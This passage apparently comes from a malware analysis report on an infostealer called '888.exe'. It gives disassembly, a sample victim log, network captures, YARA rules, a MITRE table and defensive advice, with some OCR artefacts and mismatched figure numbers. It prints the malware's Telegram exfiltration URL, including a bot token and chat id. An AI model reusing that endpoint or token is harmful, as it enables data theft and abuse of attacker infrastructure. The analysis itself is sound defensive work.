
The malware moves sensitive files such as text files, Word documents, PowerPoint presentations, and Excel files from the desktop to the **C:\Users\%USERNAME%\AppData\Local\Temp\** directory, and then places them into a zip file named sensitive-ziles.zip that it creates.



```
add esp,4
mov ecx,dword ptr ss:[esp]
mov edi,dword ptr ss:[esp+4 [esp+04]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\9Wy7aUsFPMbk3RaAmkrCm8BMA2q9it\\\\screen1.png"
mov eax,dword ptr ss:[esp+8
cmp ecx,80000000
je bd5532a95156e366332a5ad5
mov edx,esp
mov dword ptr ss:[esp],ecx
mov dword ptr ss:[esp+4],ec [esp+04]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\9Wy7aUsFPMbk3RaAmkrCm8BMA2q9it\\\\screen1.png"
mov dword ptr ss:[esp+8],ea
lea ecx,dword ptr ss:[esp+1 [esp+18]:".pngt"
push 1
call <bd5532a95156e366332a5
add esp,4
mov edx,dword ptr ss:[esp+1 [esp+18]:".pngt"
```

Figure 28 - Screenshot Being Taken


The malware takes a real-time **screenshot** of the screen and saves it to a directory created with random letters and numbers. It then compresses the folder and files it has created, naming the zip file as out.zip.



```
- IP Info -

IP: [redacted]
Country: Turkey
City: [redacted]
Postal:
ISP: Superonline Iletisim Hizmetleri A.S. - [redacted]
Timezone: +03:00

- PC Info -

Username: [redacted]
OS: Microsoft Windows 10 Pro
CPU: [redacted]
GPU: [redacted]
HWID: None
Current Language: Türkçe (Türkiye)
FileLocation: [redacted]
Is Elevated: true

- Other Info -

Antivirus:
    - Windows Defender

- Log Info -

Build:_____

Passwords: ✗

Cookies: ✓ 162

Wallets: ✗

Files: ✓ 1

Credit Cards: ✗

Servers FTP/SSH: ✗

Discord Tokens: ✗

Telegram: ✗


Tagged URLs: ✗

Tagged Cookies: ✗


Tags Passwords:

Tags Cookies: SOCIAL, SENSITIVE
```

Figurel 10 – User Information

Then, before sending the files, the malware writes the user-related information into the **user_info.txt** file.




```
mov dword ptr ss:[esp+8],<bd5532a95156e36633
inc edi
jmp bd5532a95156e366332a5ad57c97ca65a57816e7
mov edi,dword ptr ss:[esp+1D8]
mov eax,dword ptr ss:[esp+1DC]
mov dword ptr ss:[esp+8],eax
mov edx,dword ptr ds:[ebx+54]        [ebx+54]:"https://api.telegram.org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2
lea esi,dword ptr ss:[esp+50]
```

Figure 11 - C&C Connection

Finally, the malware sends the files and user information to the Telegram bot it uses as a C&C server by using a URL that starts with:

https://api[.]telegram[.]org/bot6144496200:AAG-Ilb4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201[User_ıp]%0ACountry:%20 [User_Country]%0ACity:%20[User_city] …



api.telegram.org/bot6144496200:AAG-Ilb4TPBPT1INBnZWa7iLZBVaG67I2mE/getMe

Okunaklı hale getir ☑

```
"ok": true,
"result": {
  "id": 6144496200,
  "is_bot": true,
  "first_name": "Notification",
  "username": "zetsunotificationbot",
  "can_join_groups": true,
  "can_read_all_group_messages": false,
  "supports_inline_queries": false,
  "can_connect_to_business": false,
  "has_main_web_app": false
}
```

Figure 12 – Information About Bot

By manipulating the link used by the malware for its C&C server, it is discovered that the Telegram username is "**zetsunotificationbot**".





Figure 13 - Telegram Bot

Figure 32 shows the bot's Telegram interface **(@zetsunotificationbot)**.


Network Analysis



```
GET /?output=json HTTP/1.1
accept: */*
host: ipwho.is


HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 17:37:30 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: ipwhois
Access-Control-Allow-Headers: *
X-Robots-Tag: noindex

{"ip":"[redacted]","success":true,"type":"IPv4","continent":"Asia","continent_code":"AS","country":"Turkey","country_code":"TR","region":"\u0130stanbul","region_code"
:"34","city":"Istanbul","latitude":[redacted],"longitude":[redacted],"is_eu":false,"postal":"[redacted]","calling_code":"90","capital":"Ankara","borders":"AM,AZ,BG,GE,GR,IQ,IR
,SY","flag":{"img":"[redacted]","emoji":"[redacted]","emoji_unicode":"U+1F1F9 U+1F1F7"},"connection":{"asn":34984,"org":"Tellco
m Kartal Adsl Pool","isp":"Superonline Iletisim Hizmetleri A.S.","domain":"tellcom.com.tr"},"timezone":{"id":"Europe\/Istanbul","abbr":"+03","is_dst":false,"offset":10800
,"utc":"+03:00","current_time":"[redacted]30+03:00"}}
```

Figure 14 - IP Query

The client sends a request to **ipwho[.]is** to obtain information about an IP address. The server then returns a **JSON** response containing the details of the IP address.



```
...........g^..o...Z..4....(A....7.#uH...<U..*.<./.=.5...
.'.....+.#.,.$.        .
.@.2.j.8.......B..............api.telegram.org.
...............
..................
......(
```

Figure 15 - C&C Connection

The malware communicates with the bot via the **api[.]telegram[.]org** address and sends the obtained data to its server.

YARA Rules

```
import "hash"

rule rule_888

{

    meta:

        author = "Baransel YUCEDAG"

        description = "888.exe detection based on specific strings, URL addresses"

    strings:

        $str1 = "127.0.0.1:6949"

        $str2 = "9223372036854775807"

        $str3 = ".org/2000/xmlns/http://www.w3.or"

        $str4 = "sqlite_rename_column"

        $str5 = "sqlite_attach"

        $str6 = "8$80848@8D8P8T8`8d8p8t8"

        $str7 = "fghijklmnopq"

        $str8 = "ChunkComplete"

    condition:

        hash.md5(0, filesize) == "B6E5859C20C608BF7E23A9B4F8B3B699" or

        uint16(0)==0x5A4D and 3 of ($str*)

}
```

```
rule rule_888_shellcode
{
  meta:
    author = "Baransel YUCEDAG"
    description = "888.exe’s shellcode detection based on specific strings, URL addresses"
  strings:
    $str1 = "ipwho.is"
    $str2 = "api.telegram.org/bot6144496200"
    $str3 = "sensitive-ziles.zip"
    $str4 = "out.zip"
    $str5 = "SELECT name, value, count FROM autofill"
    $str6 = "naepdomgkenhinolocfifgehidddafch"
    $str7 = "adcocjohghhfpidemphmcmlmhnfgikei"
    $str8 = "Cookies"
    $str9 = "Autofill"
  condition:
    3 of ($str*)
}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfliration
Software Discovery (T1518)	**User Execution (T1204)**		**Create or Modify System Process (T1543)**	**Deobfuscate/Decode Files or Information (T1140)**	**Credentials from Web Browsers (T1555.003)**	**Application Layer Protocol (T1071)**	**Automated Exfiltration (T1020)**
System Service Discovery (T1007)					**Screen Capture (T1113)**	**Web Service (T1102)**	
System Time Discovery (T1124)					**Steal Application Access Token (T1528)**		
					Steal Web Session Cookie (T1539)		

Solution Suggestions

1. 1. Users should prefer a trusted password manager instead of storing passwords and sensitive information in browsers.
2. 2. Suspicious URLs should not be clicked, unknown email attachments should not be opened, and unknown applications should not be downloaded.
3. A trusted antivirus software should be used.
4. Two-factor authentication (2FA) should be mandatory for critical accounts to make it more difficult for sessions to be hijacked with stolen information.
5. The operating system, browsers, and other software should be regularly updated, and patches addressing security vulnerabilities should be applied promptly.
6. Users should be educated about common methods of social engineering attacks.

PREPARED BY

Baransel YÜCEDAĞ

LinkedIn